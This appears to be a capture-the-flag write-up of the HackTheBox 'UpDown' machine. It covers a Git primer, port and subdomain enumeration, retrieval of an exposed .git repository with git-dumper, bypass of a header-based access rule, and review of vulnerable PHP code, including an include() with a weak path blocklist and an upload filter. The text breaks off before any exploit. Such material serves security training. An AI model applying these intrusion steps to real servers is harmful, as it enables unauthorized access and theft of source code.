

HTB 4 (Github)

HackTheBox - UpDown

Pre-Notes

Git Repository

Git is a **distributed version control system (VCS)** designed to help developers track changes to files and collaborate on projects efficiently. It is widely used in software development to manage source code, but it can be used for versioning any file type.

How Git Works

1. Repository (Repo)

A Git repository is the core of Git, where the entire project history is stored, including all versions of files. There are two types of repositories:

- **Local Repository:** This exists on your computer, where you work and track changes.
- **Remote Repository:** This is hosted on a server (e.g., GitHub, GitLab, Bitbucket) and allows collaboration with others.

2. Basic Git Workflow

1. Initialize a Repository:

- You can create a Git repository for a project using:

```
1  git init
```

- This creates a `.git` folder in the project directory that tracks all changes made to files.

2. Making Changes to Files:

- As you work on a project, you modify files. Git tracks these changes, but they are not saved to the repository until you explicitly do so.

3. Stage Changes:

- Before saving changes to the Git repository, you must **stage** them, which means preparing the changes for the next commit:

```
1 git add <file>
```

- This adds the modified file to the **staging area**, which holds changes that are ready to be committed.

4. Commit Changes:

- Once staged, the changes need to be **committed** to the local repository. A commit is like a snapshot of the project at that moment:

```
1 git commit -m "Describe the changes made"
```

- This command records the changes and adds a message describing them.

5. Push to a Remote Repository (optional):

- If you're collaborating with others, you'll want to **push** your commits to a remote repository (like GitHub or GitLab):

```
1 git push origin main
```

- This uploads your local changes to the remote repository, making them accessible to others.

6. Pull Changes from a Remote Repository:

- If others are working on the project, you'll want to fetch their changes and merge them into your local project:

```
1 git pull origin main
```

- This command retrieves the latest updates from the remote repository and integrates them with your local project.

3. Key Concepts in Git

Branches:

A branch is a separate line of development that allows you to work on different features or fixes in isolation.

- The default branch is usually `main` or `master`.
- You can create new branches to work on features or bug fixes without affecting the main codebase:

```
1 git checkout -b new-feature
```

- Once the work on the branch is complete, you can merge it back into the main branch:

```
1 git checkout main
2 git merge new-feature
```

Commit History:

Git keeps a record of every change made to a project. You can view this history using:

```
1 git log
```

This command shows the commits, who made them, the commit message, and the changes included.

Distributed Nature:

Unlike some version control systems (like SVN), Git is **distributed**. Each developer has a complete copy of the repository, including its history, on their local machine. This makes Git more robust, as there's no single point of failure.

4. Key Git Commands

- **Clone a Repository:** To copy an existing remote repository to your local machine:

```
1 git clone <repository_url>
```

- **Check Status:** To check which files have been modified or are staged for commit:

```
1 git status
```

- **View Differences:** To see the changes you've made to files before staging or committing them:

```
1 git diff
```

- **Undo Changes:**

- To undo unstaged changes to a file:

```
1 git checkout -- <file>
```

- When you modify a file in a Git repository, the changes are considered **unstaged** until you add them to the staging area using the `git add` command. If you want to undo those **unstaged changes** and revert the file to the last committed state, you can use the following command.

Example Scenario

1. **Initial Commit:** You have a file called `app.py` and you've made a commit:

```
bash
git commit -m "Initial commit"
Copy code
```

2. **Modify the File:** You edit `app.py` but haven't staged or committed the changes yet.

3. **Check the Status:** You run `git status` and see:

```
bash
modified: app.py
Copy code
```

4. **Undo the Changes:** If you decide you don't want to keep the changes to `app.py`, you can discard them:

```
bash
git checkout -- app.py
Copy code
```

After this command, `app.py` will be reset  the version that exists in the last commit, and any modifications you made will be lost.

- To unstage a file that was added to the staging area:

```
1  git reset <file>
```

Exposed .git Directory

If a `.git` directory is exposed on a web server, it may be possible to retrieve the contents of the Git repository that is used to manage the website's source code. This is a significant security risk because a Git repository might contain sensitive information such as configuration files, database credentials, or even unintentional exposure of source code, passwords, or private keys.

Why is this a Problem?

- **Git Repositories Store Complete Project History:** The `.git` folder contains the entire history of the repository, including all files, commit messages, and branches. If it's exposed on a web server, an attacker can potentially download it and view all the changes, files, and sensitive data that was committed in the past.
- **Sensitive Data:** Sometimes developers commit sensitive files like `.env`, `config.php`, or database credentials to the Git repository. Even if those files were deleted in later commits, the previous versions can still be retrieved from the repository's history.

Using `git-dumper` to Retrieve the Repository:

- `git-dumper` is a tool used to **download a Git repository** from a website if the `.git` directory is accidentally exposed. If the `.git` directory is accessible on a web server,

attackers or ethical hackers (like penetration testers) can use this tool to **reconstruct** the entire Git repository on their local machine, which could include sensitive information like source code, passwords, or private keys.

Git clone Vs Git-dumper:

- **Git clone When to use it:**

- When you have legitimate access to the repository (e.g., via GitHub).
- The repository is hosted on a Git service like GitHub or GitLab, and it's publicly available or you have permission to access it.

- **Git-dumper When to use it:**

- When you discover a `.git` folder **exposed on a web server**, and you want to retrieve the repository.
- When the repository is **not intended to be publicly cloned** but has been exposed due to a security misconfiguration.

- **Table showing differences:**

Feature	git clone	git-dumper
Purpose	Download a repository from a remote Git server (like GitHub)	Reconstruct a repository from an exposed .git folder on a web server
Authentication	Requires access to the remote repository	No authentication; relies on exposed .git folder
Intended Use	Legitimate, clean download of a repository	Downloading Git data from a security misconfiguration
How it Works	Connects to a Git server, downloads repo	Sends HTTP requests to .git folder, reconstructs repo
Access Requirements	Proper access to a remote Git repository (e.g., GitHub account)	Public access to an exposed .git directory on a web server
Typical Scenario	Downloading code from GitHub/GitLab for collaboration	Security testing, retrieving accidentally exposed repositories
Example Command	git clone https://github.com/user/repository.git	git-dumper http://example.com/.git/path/to/save/repo

Enumeration

Nmap

Let's begin by scanning for open ports using Nmap .

Command #1

```
1 oxdf@hacky$ nmap -p- --min-rate 10000 10.10.11.177
```

```
oxdf@hacky$ nmap -p- --min-rate 10000 10.10.11.177
Starting Nmap 7.80 ( https://nmap.org ) at 2023-01-14 21:16 UTC
Nmap scan report for 10.10.11.177
Host is up (0.090s latency).
Not shown: 65533 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http

Nmap done: 1 IP address (1 host up) scanned in 7.58 seconds
```

- Here's a breakdown of the command:
 - `-p-`: Scans all 65,535 TCP ports (from 1 to 65535).
 - `--min-rate 10000`: Ensures that Nmap sends probes at least 10,000 packets per second, increasing the speed of the scan.
 - `10.10.11.177`: The target IP address to be scanned.

Command #2

```
1 oxdf@hacky$ nmap -p 22,80 -sCV 10.10.11.177
```

- Here's a breakdown of the command:
 - `-p 22,80`: Scans only ports 22 (typically SSH) and 80 (typically HTTP).
 - `-sCV`:
 - `-sC`: Enables the default script scan, which runs a set of Nmap's default scripts to check for common vulnerabilities, issues, or information.
 - `-sV`: Enables version detection, which attempts to determine the version of the services running on the open ports.


Based on the [OpenSSH](#) and [Apache](#) versions, the host is likely running Ubuntu focal 20.04.

The Nmap scan reveals that ports 22 (SSH) and 80 (Apache) are open. Let's navigate to port 80 with a browser to take a look at the website.

HTTP

Site

The site is a simple up/down checker:



Welcome,
Is My Website UP ?

Here you can check if your website is up or down.

Website to check:


☐ Debug mode (On/Off)

siteisup.htb

- The web application appears to check whether a given website is up or not. There is a domain name on the bottom left, which we add to our `/etc/hosts` file.

```
1 echo "10.10.11.177 siteisup.htb" | sudo tee -a /etc/hosts
```

- In order to test the web application's behavior we point it to itself, using <http://127.0.0.1> in the input field, and enable debug mode.



- The application appears to send an HTTP request to the provided URL, and proceeds to display the response in the debug section.

vHost enumeration (Subdomain enumeration)

We use Ffuf to fuzz for different vHosts using the following command, in conjunction with a wordlist such as subdomains-1000.txt

```
1 ffuf -u http://siteisup.htb -H "Host: FUZZ.siteisup.htb" -w
  /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt
```


- We got a subdomain called dev. When we visit this subdomain, we also get an error. The reason why is because we need to add it to /etc/hosts:

```
1 echo "10.10.11.177 dev.siteisup.htb" | sudo tee -a /etc/hosts
```

- However, this still wont open the subdomain since we already know based on the ffuf result that it will show you 403 error which means we are not authorized to access this subdomain.
- The output shows a status code of 403 , meaning we do not currently have access to the subdomain.

Directory enumeration

We will leave this for the moment and do some more enumeration on the initial domain.

Let's search for directories using Gobuster.


```
1 gobuster dir -u http://siteisup.htb/ -w /usr/share/wordlists/dirb/common.txt
```

```
gobuster dir -u http://siteisup.htb/ -w /usr/share/wordlists/dirb/common.txt

=====
Gobuster v3.3
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:                http://siteisup.htb/
[+] Method:             GET
[+] Threads:            10
[+] Wordlist:            /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent:         gobuster/3.3
[+] Timeout:            10s
=====
2022/11/24 16:32:17 Starting gobuster in directory enumeration mode
=====
/.htaccess              (Status: 403) [Size: 277]
/.hta                   (Status: 403) [Size: 277]
/.htpasswd              (Status: 403) [Size: 277]
/dev                    (Status: 301) [Size: 310] [--> http://siteisup.htb/dev/]
/index.php              (Status: 200) [Size: 1131]
/server-status           (Status: 403) [Size: 277]
=====
2022/11/24 16:32:21 Finished
=====
```

The output shows that there is a directory named dev , however, when going to said directory it outputs a blank page. Let's try running Gobuster once more, this time targeting the /dev/ directory.

```
1 gobuster dir -u http://siteisup.htb/dev -w
  /usr/share/wordlists/dirb/common.txt
```



```
gobuster dir -u http://siteisup.htb/dev -w /usr/share/wordlists/dirb/common.txt

=====
Gobuster v3.3
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:                http://siteisup.htb/dev
[+] Method:             GET
[+] Threads:           10
[+] Wordlist:           /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent:         gobuster/3.3
[+] Timeout:           10s
=====
2022/11/24 16:32:04 Starting gobuster in directory enumeration mode
=====
/.git/HEAD              (Status: 200) [Size: 21]
/.hta                   (Status: 403) [Size: 277]
/.htpasswd              (Status: 403) [Size: 277]
/.htaccess              (Status: 403) [Size: 277]
/index.php              (Status: 200) [Size: 0]
=====
2022/11/24 16:32:08 Finished
=====
```

We can see that a directory with the name .git exists. If a .git folder is exposed, it is sometimes possible to gather the entirety or a part of a Git repository. We can try this by using git-dumper with the following command.

- First Download the tool:

```
1 sudo pip install git-dumper
```

- Run the tool:

```
1 git-dumper http://siteisup.htb/dev/.git dev
```

```
git-dumper http://siteisup.htb/dev/.git dev
```

```
[-] Testing http://siteisup.htb/dev/.git/HEAD [200]
[-] Testing http://siteisup.htb/dev/.git/ [200]
[-] Fetching .git recursively
[-] Fetching http://siteisup.htb/dev/.gitignore [404]
[-] http://siteisup.htb/dev/.gitignore responded with status code 404
[-] Fetching http://siteisup.htb/dev/.git/ [200]
[-] Fetching http://siteisup.htb/dev/.git/packed-refs [200]
[-] Fetching http://siteisup.htb/dev/.git/branches/ [200]
[-] Fetching http://siteisup.htb/dev/.git/index [200]
[-] Fetching http://siteisup.htb/dev/.git/HEAD [200]
[-] Fetching http://siteisup.htb/dev/.git/hooks/ [200]
[-] Fetching http://siteisup.htb/dev/.git/info/ [200]
```

- The tool dumps the target into a directory called dev , containing the repository on which we can now perform git commands and inspect the files.

```
(administrator@kali)-[~/Desktop/BunchofFiles/Updown/dev]
$ ls
admin.php  changelog.txt  checker.php  index.php  stylesheet.css
```

- Inside we find a couple of interesting files, one of which is .htaccess , which is an Apache configuration file responsible for redirecting traffic, blocking users, password-protecting directories, and other administrative functions

```
(administrator@kali)-[~/Desktop/BunchofFiles/Updown/dev]
$ ls -all
total 40
drwxr-xr-x 3 administrator administrator 4096 Oct 25 10:29 .
drwxr-xr-x 3 administrator administrator 4096 Oct 25 10:29 ..
drwxr-xr-x 7 administrator administrator 4096 Oct 25 10:29 .git
-rw-r--r-- 1 administrator administrator 117 Oct 25 10:29 .htaccess
-rw-r--r-- 1 administrator administrator 59 Oct 25 10:29 admin.php
-rw-r--r-- 1 administrator administrator 147 Oct 25 10:29 changelog.txt
-rw-r--r-- 1 administrator administrator 3145 Oct 25 10:29 checker.php
-rw-r--r-- 1 administrator administrator 273 Oct 25 10:29 index.php
-rw-r--r-- 1 administrator administrator 5531 Oct 25 10:29 stylesheet.css

(administrator@kali)-[~/Desktop/BunchofFiles/Updown/dev]
$
```

```
cat .htaccess
```

```
SetEnvIfNoCase Special-Dev "only4dev" Required-Header  
Order Deny,Allow  
Deny from All  
Allow from env=Required-Header
```

- In this case, the file defines a requirement for an HTTP header with the name `Special-Dev` and the value `only4dev`, in order to access the developer site; any requests lacking the aforementioned header are denied. Armed with this knowledge, we can now try accessing the dev subdomain that initially denied us access during our enumeration.

- `SetEnvIfNoCase Special-Dev "only4dev" Required-Header`
This line creates an environment variable called `Required-Header` if the request contains the HTTP header `Special-Dev` with the value `only4dev`, ignoring case (`NoCase`).

"Ignoring case" means that the comparison between values is done without considering whether the letters are uppercase or lowercase. In your `.htaccess` example, the line:

```
apache
```

[Copy code](#)

```
SetEnvIfNoCase Special-Dev "only4dev" Required-Header
```

uses `SetEnvIfNoCase`, which means the header value `Special-Dev` will match `"only4dev"` regardless of letter casing. So, requests with the following headers would all match successfully:

- `Special-Dev: only4dev`
- `Special-Dev: ONLY4DEV`
- `Special-Dev: Only4Dev`

This is particularly useful when the input might come in various cases but should still be considered equivalent.

- `Order Deny,Allow`
This line sets the access control order, where `Deny` rules are evaluated first, followed by `Allow` rules. This means all requests are denied by default, except those explicitly allowed.
- `Deny from All`

This line denies access to all users by default, effectively blocking everyone from accessing the resources.


- `Allow from env=Required-Header`

This line allows access only if the environment variable `Required-Header` is set, which only happens if the HTTP request contains the `Special-Dev` header with the exact value `only4dev`.


- Only requests that include `Special-Dev: only4dev` in the headers are allowed access. All other requests are denied by default.

Foothold

As stated, we need to add the special HTTP header to gain access to the subdomain. We could do this manually for every request, but BurpSuite allows us to automate this task by adding an entry in the Proxy -> Options section, under Match and Replace. We add a new entry, and by leaving the Match field empty, it will simply add a new header (which we define in the Replace field) to each request.



- Doing so allows us access to the developer subdomain, which is a site similar in function and form to the first website we came across.



- As opposed to the initial site, this beta requires a file with a list of websites to check. We can find the source code of this dev web application in the directory we dumped earlier during the enumeration phase.
- Let's start by taking a look at index.php:

```
1  <b>This is only for developers</b>
2  <br>
3  <a href="?page=admin">Admin Panel</a>
4  <?php
5  define("DIRECTACCESS",false);
6  $page=$_GET['page'];
7  if($page && !preg_match("/bin|usr|home|var|etc/i",$page)){
8  include($_GET['page'] . ".php");
9  }else{
10 include("checker.php");
11 }
12 ?>
```



```

<b>This is only for developers</b>
<br>
<a href="?page=admin">Admin Panel</a>
<?php
    define("DIRECTACCESS",false);
    $page=$_GET['page'];
    if($page && !preg_match("/bin|usr|home|var|etc/i",$page)){
        include($_GET['page'] . ".php");
    }else{
        include("checker.php");
    }
?>

```

- The source code makes use of the PHP include() function. This function is considered dangerous, as it can lead to Local File Inclusion, or even Remote Code Execution. There is a filter on the inclusion of \$_GET['page'], which blocks us from accessing certain directories like /etc and /home . If no page GET parameter is supplied, the page will include checker.php
- Let's take a look at the source code of that page next.

```

<?php
if(DIRECTACCESS){
    die("Access Denied!");
}
...
<?php
function isitup($url){
    $ch = curl_init();
    curl_setopt($ch, CURLOPT_URL, $url);
    curl_setopt($ch, CURLOPT_RETURNTRANSFER, 1);
    curl_setopt($ch, CURLOPT_FOLLOWLOCATION, 1);
    curl_setopt($ch, CURLOPT_SSL_VERIFYPEER, 0);
    curl_setopt($ch, CURLOPT_SSL_VERIFYHOST, 0);
    $data = curl_exec($ch);
    $header = curl_getinfo($ch);
    if($header['http_code'] == 200){
        return true;
    }
    return false;
}

```

```

if($_POST['check']){
    # File size must be less than 10kb.
    if ($_FILES['file']['size'] > 10000) {
        die("File too large!");
    }
    $file = $_FILES['file']['name'];
    # Check if extension is allowed.
    $ext = getExtension($file);
    if(preg_match("/php|php[0-9]|html|py|pl|phtml|zip|rar|gz|gzip|tar|t[ar|z]/i",$ext)){
        die("Extension not allowed!");
    }
    # Create directory to upload our file.
    $dir = "uploads/" . md5(time()) . "/";
    if(!is_dir($dir)){
        mkdir($dir, 0770, true);
    }
    $final_path = $dir . $file;
    move_uploaded_file($_FILES['file']['tmp_name'], $final_path);
    # Read the uploaded file.
    $websites = explode("\n", file_get_contents($final_path));
    foreach($websites as $site){
        $site = trim($site);
        if(!preg_match("#file://#i",$site) && !preg_match("#data://#i",$site) && !preg_match("#ftp://#i",$site)){
            $check = isitup($site);
            if($check){
                echo "<center>{$site}<br><font color='green'>is up";
            }else{
                echo "<center>{$site}<br><font color='red'>seems to be down";
            }
        }else{
            echo "<center><font color='red'>Hacking attempt was detected !";
        }
    }
    # Delete the uploaded file.
    unlink($final_path);
}

```

```

<...SNIP...>
if($_POST['check']){
    # File size must be less than 10kb.
    if ($_FILES['file']['size'] > 10000) {
        die("File too large!");
    }
    $file = $_FILES['file']['name'];
    # Check if extension is allowed.
    $ext = getExtension($file);
    if(preg_match("/php|php[0-9]|html|py|pl|phtml|zip|rar|gz|gzip|tar|t[ar|z]/i",$ext)){
        die("Extension not allowed!");
    }
    # Create directory to upload our file.
    $dir = "uploads/" . md5(time()) . "/";
    if(!is_dir($dir)){
        mkdir($dir, 0770, true);
    }
}

```

```

# Upload the file.
$final_path = $dir . $file;
move_uploaded_file($_FILES['file']['tmp_name'], $final_path);

# Read the uploaded file.
$websites = explode("\n", file_get_contents($final_path));

foreach($websites as $site){
    $site = trim($site);
